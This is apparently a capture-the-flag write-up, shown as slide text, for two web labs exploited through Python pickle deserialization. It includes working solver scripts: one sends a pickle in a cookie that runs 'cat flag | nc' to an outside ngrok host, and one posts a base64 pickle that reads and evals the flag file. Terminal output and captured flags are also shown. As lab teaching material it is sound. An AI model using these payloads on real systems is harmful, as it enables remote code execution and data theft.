url = "http://35.246.134.224:31450/dashboard"

class RCE:
        def __reduce__(self):
                cmd = ('cat flag | nc 4.tcp.ngrok.io 19884')
                return os.system, (cmd,)

payload = pickle.dumps(RCE(), protocol=2)
print(payload)
key = len(payload) * "A"
auth_cookie = xor(payload, key).hex()

r = requests.get(url, cookies={"key": key, "auth_cookie": auth_cookie})
```


Laboratory: alfa-cookie

Run the script with the corresponding options



```
darius@bit-sentinel:~$ python3 solver.py
b'\x80\x02cposix\nsystem\nq\x00X"\x00\x00\x00cat flag | nc 2.tcp.ngrok.io 17855q\x01\x85q\x02Rq\x03.'
```

Check the session with the flag in it in the netcat



```
darius@bit-sentinel:~$ nc -lvnp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 127.0.0.1 35722 received!
ctf{9c672c0d5309c1504ee0fa536eff91368a74572a00746a6d5928f1f53be0a7f3}
```

Laboratory: rundown


Description:

A rundown, informally known as a pickle or the hotbox, is a situation in the game of baseball that occurs when the baserunner is stranded between two bases, also known as no-man's land, and is in jeopardy of being tagged out." ... if you stopped in the first part of the definition you are one of ours.

Flag format: CTF{sha256}

Level: Medium

Server: 34.159.172.66:32274




APIv2 @ 2020 - You think you got methods for this?

Goal: You have to discover a vulnerability in this simple web application and recover the flag.


Laboratory: rundown

Using curl we can generate the POST request to get the error with some information from the side of the server



```
darius@bit-sentinel:~/Downloads$ curl -X POST http://34.107.45.139:30396 > output.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 17003    0 17003    0     0   138k      0 --:--:-- --:--:-- --:--:--  138k
darius@bit-sentinel:~/Downloads$ firefox output.html
```

Laboratory: rundown



```
EOFError

EOFError

Traceback (most recent call last)

• File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2464, in __call__

    def __call__(self, environ, start_response):
        """The WSGI server calls the Flask application object as the
        WSGI application. This calls :meth:`wsgi_app` which can be
        wrapped to applying middleware."""
        return self.wsgi_app(environ, start_response)
```

From the error we can understand that the application is build using Flask framework

Laboratory: rundown

Now, we can try to exploit Pickle using the approach described by David Hamann in the article "Exploiting Python pickles"

https://davidhamann.de/2020/04/05/exploiting-python-pickle/


Laboratory: rundown

Based on our scenario the final code will look like this

```
import pickle as cPickle
import base64
import os
import string
import requests
import time

class Exploit(object):
        def __reduce__(self):
                return (eval, ('eval(open("flag","r").read())',))

def sendPayload(p):
        newp = base64.urlsafe_b64encode(p).decode()
        headers = {'Content-Type': 'application/T3jv1l'}
        r = requests.post("http://35.246.158.241:30822/",headers=headers,data=newp)
        return r.text

payload_dec = cPickle.dumps(Exploit(), protocol=2)
print("ctf{" + sendPayload(payload_dec).split("ctf{")[1].split("}")[0] + "}")
```

Laboratory: rundown

We get the flag once we **run the solver.py file**



```
darius@bit-sentinel:~/Downloads$ python solver.py
ctf{e687c7f3f6ae2d8154dfae81b5caa978ffdebe42142234e06de26e61c95e3371}
```

Thank you for Attention!